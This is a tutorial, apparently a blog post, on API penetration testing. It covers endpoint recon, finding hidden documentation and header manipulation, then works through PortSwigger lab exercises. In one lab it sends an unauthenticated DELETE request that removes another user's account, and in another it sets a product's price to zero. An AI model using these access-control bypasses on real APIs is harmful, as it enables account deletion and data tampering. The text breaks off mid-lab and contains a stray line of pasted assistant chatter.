API Pentesting

- By Alham Rizvi

1. API Recon

1.1 What is API Recon?

API recon (reconnaissance) means **collecting information about an API before testing or attacking it**.
Think of it like **exploring a building** before checking how secure it is.

Step 1: Find API Endpoints

An **API endpoint** is just a **URL path where the API listens for requests**.

Example:

GET /api/books

- `/api/books` is the **endpoint**
- It tells the API: *“Give me the list of books”*

Another example:

GET /api/books/mystery

- This endpoint asks for **mystery books only**

Each endpoint usually does **one specific job** (get data, add data, delete data, etc.).

Step 2: Understand How to Use Each Endpoint

Once you know the endpoints, you must learn **how to talk to them correctly**.

1. Input Data (Parameters)

APIs often expect **data from the user**, such as:

- Required data (must be provided)
- Optional data (extra filters or options)

Example:

/api/books?author=John

- `author=John` is input data

1. 2. Request Types (HTTP Methods)

APIs accept different **HTTP methods**, each with a purpose:

- **GET** → Read data
- **POST** → Create new data
- **PUT / PATCH** → Update data
- **DELETE** → Remove data

Example:

GET /api/books → Get books

```
POST /api/books     → Add a new book
```

1.3. Data Format (Media Types)

APIs usually send and receive data in formats like:

- **JSON** (most common)
- XML

Example JSON response:

```
{ "title": "Harry Potter", "author": "J.K. Rowling" }
```

1 . 4 Authentication (Login / Access Control)

Some APIs require **authentication**, such as:

- API keys
- Tokens (JWT, Bearer tokens)
- Username & password

Example:

Authorization: Bearer <token>

This checks **who you are and what you're allowed to access**.

1.5. Rate Limits

Rate limits control **how many requests you can send**.

Example:

- 100 requests per minute
- Too many requests → API blocks you

This protects the API from abuse.

1.6 Why API Recon Is Important?

API recon helps you:

- Understand **what endpoints exist**
- Know **what data is expected**
- Learn **what actions are allowed**
- Find **security weaknesses**

2. What is API Documentation?

2.1 Introduction

API documentation is a **guide that explains how to use an API**.
It tells developers **what the API can do and how to talk to it correctly**.

Think of it like a **user manual** for an API.

2.2 Types of API DocUmentation

1. Human-Readable Documentation

This is written **for people**.

It usually includes:

- What each API endpoint does
- Which HTTP methods to use (GET, POST, etc.)
- Required and optional parameters
- Example requests and responses
- Error messages and explanations

Example:

> "To get a list of books, send a GET request to /api/books."

This helps developers **understand and use the API easily**.

2. Machine-Readable Documentation

This is written **for computers, not humans**.

It uses structured formats like:

- **JSON**
- **XML**

Common examples:

- OpenAPI / Swagger files

These files help tools:

- Automatically generate API requests
- Validate inputs and responses

- Create client code or test cases

2.3 Where to Find API Documentation

- Often **publicly available**
- Common URLs:
  - /docs
  - /api/docs
  - /swagger
  - /v3/api-docs

If an API is meant for **external developers**, its documentation is usually **open to everyone**.

2.4 Why Documentation Is Important for API Recon

When doing **API reconnaissance**, documentation is the **best place to start** because it can reveal:

- All available endpoints
- Supported HTTP methods
- Required input fields
- Authentication methods
- Rate limits
- Expected responses

This saves time and gives a **clear picture of the API's attack surface**.

3. Discovering API Documentation

Sometimes **API documentation is not public**, but you can still **find it by exploring the app that uses the API**.

Think of it like **finding a hidden instruction manual** by looking around the building.

3.1 How You Can Find Hidden API Documentation

1. Browse the Application

Applications (websites or apps) that use an API often **link to the documentation internally**.

You can:

- Click through the app normally
- Watch network requests (using tools like Burp)
- Look for URLs that hint at documentation

2. Use Burp to Crawl the API

Burp Scanner can:

- Automatically **crawl the app**
- Discover API endpoints
- Reveal **hidden paths** that may point to documentation

This helps you find things you might miss manually.

3. Look for Common Documentation Paths

Developers often use **standard paths** for API docs.

Common examples:

- /api
- /swagger/index.html
- /openapi.json

If any of these load, you may find:

- A full list of endpoints
- Request methods
- Parameters
- Authentication details

4. Check the Base Path

If you find a **specific endpoint**, don’t stop there.

Example:

/api/swagger/v1/users/123

You should also check:

- /api/swagger/v1
- /api/swagger
- /api

Why?
Documentation is often stored **higher up in the path**, not at the exact endpoint.

5. Use Common Path Lists (Intruder)

You can also:

- Use a **list of common API doc paths**
- Send many requests automatically (with tools like Intruder)
- See which paths exist

This helps uncover **forgotten or exposed documentation**.

3.2 Why This Matters

Hidden API documentation can reveal:

- All available endpoints
- Internal APIs not meant for users
- Sensitive details about how the API works

That’s why **discovering documentation is a powerful recon step**.

3.3 Key Takeaway

> Even if API documentation isn’t public, **it’s often still accessible** if you know where to look.


If you want, I can explain this with:

- A **real-world example**
- A **step-by-step recon flow**
- Or explain **why exposed Swagger files are risky**

Practical Demonstration

lab 1: Exploiting an API endpoint using documentation

This is PortSwigger's first API testing lab. I logged in using the default credentials and then sent requests to identify available API endpoints. After clicking Add and adding the path /api, I discovered a REST API.


0a6a0061031e2f7283c5a5d600ce00af.web-security-academy.net/api/
Import bookmarks... Parrot OS Hack The Box OSINT Services Privacy and Security Vuln DB Learning Resources Gmail
Web Security Academy
Back to lab home
Back to lab description
WE LIKE TO SHOP

Exploiting an API endpoint using documentation

REST API

Verb	Endpoint	Parameters	Response
GET	/user/[username: String]	{ }	200 OK, User
DELETE	/user/[username: String]	{ }	200 OK, Result
PATCH	/user/[username: String]	{"email": String}	200 OK, User

Basically, this means the API can be abused. Using Burp Suite, an attacker can **GET**, **PATCH**, or **DELETE** *any* user account by simply specifying the username in the request. There appears to be no proper authorization or access control in place to restrict these actions.

This is extremely dangerous, as it allows an attacker to:

- View other users' details
- Modify user information (such as email addresses)
- Delete arbitrary user accounts


All of this can be done directly through the API using Burp Suite, without owning or authenticating as the target user.

For example, this lab instructs us to delete the user **carlos**. However, before doing that, we can inspect Carlos's API endpoints directly. For instance, we can access his user data via:

/api/user/carlos


(The exact domain depends on your specific lab instance.)

Using Burp Suite, we can exploit these exposed API endpoints by sending unauthorized **GET**, **PATCH**, or **DELETE** requests. This allows us to interact with Carlos's account directly through the API, ultimately enabling us to delete his user account as required by the lab.



```
0a6a0061031e2f7283c5a5d600ce00af.web-security-academy.net/api/user/carlos

username:   "carlos"
email:      "carlos@carlos-montoya.net"
```

Next, open **Burp Suite**, configure the browser to use Burp as a proxy, and refresh the page. You will see a request related to the user **carlos** appear in the **Proxy** tab. Send this request to the **Repeater** so it can be modified and analyzed further.



```
Target: https://0aea00dd03f3b112823f1039007b00ce.we...
```

Request:

```
DELETE /api/user/carlos HTTP/2
Host:
0aea00dd03f3b112823f1039007b00ce.web-security-academy.net
Cookie: session=qLOvnsKR3hxujFIOStTYC1Sd1POKA05g
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Platform: "Linux"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Accept: */*
Origin:
https://0aea00dd03f3b112823f1039007b00ce.web-security-acad
emy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0aea00dd03f3b112823f1039007b00ce.web-security-acad
emy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response:

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 25

{
  "status":"User deleted"
}
```

The request initially appears as a **GET** request. Change the HTTP method from **GET** to **DELETE**, then send the request. After clicking **Send** and checking the **Response** tab, you will see a confirmation indicating that the user **carlos** has been successfully deleted.

Congratulations! You have successfully completed the lab.

4. Identifying API endpoints

4.1 What does "identifying API endpoints" mean?

An **API endpoint** is just a **URL that an app uses to send or receive data** from a server.
For example, when a website loads your profile or posts a comment, it often talks to an API behind the scenes.

4.2 Why should you look for API endpoints yourself?

Even if you have **API documentation**, it might:

- Be **old**
- Be **missing some endpoints**
- Contain **mistakes**

So, looking at the **actual application** can show you what APIs are really being used.

4.3 How can you find API endpoints by browsing an app?

1. **Browse the website or app**
    - Click buttons, open pages, log in, etc.
    - Watch what network requests are happening in the background.
2. **Use Burp Scanner to crawl the site**
    - Crawling means Burp automatically visits pages to discover links and requests.
    - It helps reveal parts of the app you might miss manually.
3. **Look at the URL patterns**
    - API URLs often look like:
        - /api/
        - /api/users
        - /api/login
    - Seeing /api/ in a URL is a strong hint it's an API endpoint.

4.4 Why are JavaScript files important?

- Websites use **JavaScript** to talk to APIs.
- JavaScript files often **contain hidden API URLs**.
- Some of these APIs may:
    - Not be visible just by clicking around

    - Only be used in special situations

4.5 How Burp helps with JavaScript

- **Burp Scanner** automatically finds some API endpoints.
- For deeper searching:
    - Tools like **JS Link Finder** can extract more API URLs from JavaScript.
- You can also **manually open and read JavaScript files** inside Burp to spot API links yourself.

In short,

- Don’t rely only on documentation.
- Browse the app to see what APIs are really used.
- Watch for /api/ in URLs.
- Check JavaScript files because they often reveal hidden API endpoints.
- Burp tools help automate and simplify this process.

5. HTTP methods

5.1 What are HTTP headers?

HTTP headers are extra pieces of information sent with a request or response.
They tell the server (or client):

- Who you are
- What kind of data you're sending
- How the request should be handled
- Security rules

Think of headers like the **instructions and labels on a package**, not the package itself.

5.2 IMPORTANT REQUEST HEADERS (Client → Server)

These are the headers **you send to the API**.

1. **Host**

Host: example.com

- Tells the server **which website or API** you want.
- Required in HTTP/1.1.
- Sometimes useful for **virtual host testing**.

2. **Authorization**

Authorization: Bearer eyJhbGciOi...

- Used for **authentication**.
- Common formats:
    - Bearer token (JWT, OAuth)
    - Basic base64(username:password)
- Very important for:
    - Access control testing
    - Privilege escalation
    - Broken authentication

3. **Content-Type**

Content-Type: application/json

- Tells the server **what format the data is in**.
- Common values:
    - application/json
    - application/xml
    - application/x-www-form-urlencoded
- Changing this can sometimes:
    - Bypass validation
    - Trigger errors or unexpected behavior

4. **Accept**

Accept: application/json

- Tells the server **what response format you want**.
- Sometimes APIs support:
    - JSON
    - XML
- Testing different values can reveal **hidden features**.

5. **User-Agent**

User-Agent: Mozilla/5.0

- Identifies the client (browser, mobile app, tool).
- Some APIs:
    - Block unknown User-Agents
    - Behave differently for mobile vs browser
- Changing it may bypass restrictions.

6. **Cookie**

Cookie: sessionid=abc123

- Stores **session data**.
- Very important for:
    - Session hijacking

    - Authentication testing
    - Authorization flaws
- APIs sometimes use cookies instead of tokens.

7. **Origin**

Origin: https://example.com

- Used for **CORS (Cross-Origin Resource Sharing)**.
- Important for:
    - CORS misconfiguration testing
    - API access from other websites

8. **Referer**

Referer: https://example.com/dashboard

- Shows **where the request came from**.
- Some apps trust this header (bad idea).
- Can be manipulated to bypass weak checks.

9. **X-Requested-With**

X-Requested-With: XMLHttpRequest

- Indicates the request came from JavaScript (AJAX).
- Sometimes APIs:
    - Allow requests only if this header exists
- Removing or changing it can reveal issues.

10. **HTTP Method Override Headers**

X-HTTP-Method-Override: DELETE

or

X-Method-Override: PUT

- Used to **override the HTTP method**.
- Example:
    - POST request that acts like DELETE
- Very important for:
    - Method bypass testing

    - Hidden functionality

5.3 IMPORTANT RESPONSE HEADERS (Server → Client)

These are headers **returned by the API**.

11. **Allow**

Allow: GET, POST, DELETE

- Shows **which HTTP methods are supported**.
- Often returned with OPTIONS requests.
- Great for discovering hidden methods.

12. **Access-Control-Allow-Origin**

Access-Control-Allow-Origin: *

- Part of **CORS**.
- Dangerous if combined with:
    - Credentials allowed
- Important for API security testing.

13. **Access-Control-Allow-Credentials**

Access-Control-Allow-Credentials: true

- Allows cookies or auth headers in cross-origin requests.
- Combined with weak origin rules = serious risk.

14. **Set-Cookie**

Set-Cookie: sessionid=abc123; HttpOnly; Secure

- Creates or updates cookies.
- Look for missing flags:
    - HttpOnly
    - Secure
    - SameSite

15. **WWW-Authenticate**

WWW-Authenticate: Bearer

- Tells how authentication works.
- Useful for identifying:
    - Auth type
    - Token requirements

5.4 WHY HEADERS MATTER IN API TESTING

Changing or removing headers can:

- Bypass authentication
- Bypass authorization
- Reveal hidden endpoints
- Trigger different behavior
- Expose security misconfigurations

In Short,

- HTTP headers control **how APIs behave**
- APIs may trust headers too much
- Testing different headers is essential
- Burp makes it easy to modify and replay requests

Important: A*PI endpoints often expect data in a specific format. They may therefore behave differently depending on the content type of the data provided in a request. Changing the content type may enable you to:*


- *Trigger errors that disclose useful information.*
- *Bypass flawed defenses.*
- *Take advantage of differences in processing logic. For example, an API may be secure when handling JSON data but susceptible to injection attacks when dealing with XML.*

To change the content type, modify the Content-Type header, then reformat the request body accordingly. You can use the Content type converter BApp to automatically convert data submitted within requests between XML and JSON.

6. Finding and exploiting an unused API endpoint

This is practical demonstration Finding and Exploiting an Unused API endpoint By portswigger

First of all, I log in using the credentials I was given, and this is how the homepage looks:




In this lab, we need to change the price of a product. **Do not try this in real life**—this is only a **practice demonstration** done in a lab environment using API endpoints.

For API testing, we can learn a lot by browsing the application that uses the API. This is useful even if API documentation is available, because the documentation may be outdated or incorrect.

We can use **Burp Scanner** to crawl the application and then manually explore interesting areas using **Burp's browser**.

While browsing, look for URL patterns that suggest API endpoints, such as /api/. Also check **JavaScript files**, as they may contain API endpoints that are not directly visible in the browser. Burp Scanner finds some endpoints automatically, and for deeper analysis, we can use the **JS Link Finder** extension or review the JavaScript files manually.



```
GET /resources/js/api/productPrice.js HTTP/2
Host:
0ae7007004b21cc980b4b2b00024000f.web-security-academy.net
Cookie: session=5qOrs8w9hx8FKOpGVLCIrlQzjUUc9Rsp
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer:
https://0ae7007004b21cc980b4b2b00024000f.web-security-acad
emy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1
```

```
HTTP/2 200 OK
Content-Type: application/javascript; charset=utf-8
Cache-Control: public, max-age=3600
X-Frame-Options: SAMEORIGIN
Content-Length: 2317

const Container = class {
  constructor(message, innerClasses, outerClasses) {
    this.message = message;
    this.innerClasses = innerClasses;
    this.outerClasses = outerClasses;
  }

  #build() {
    const outer = document.createElement('div');
    outer.setAttribute('class', this.outerClasses.join('
    ))

    const inner = document.createElement('p');
    inner.setAttribute('class', this.innerClasses.join('
    ));
    inner.innerHTML = this.message;

    outer.appendChild(inner);

    return outer;
  }

  static Error(message) {
    return new Container(message, ['is-warning'], [
    'error-message', 'message-container']).#build();
  }

  static ProductMessage(message) {
    return new Container(message, [
```

When we first visit the application, we see that a JavaScript file is loaded from:


/resources/js/api/productPrice.js

To change the content type, update the **Content-Type** header and then reformat the request body to match it. We can use the **Content-Type Converter BApp** to automatically convert request data between XML and JSON.

First, try adding an empty JSON object, and then add data to it. At this point, the application tells us that a **price** parameter is required in the JSON object.

If we want to change the price of **product ID 2**, we can use the following JSON data:

```
{ "price": 0.00 }
```



Request

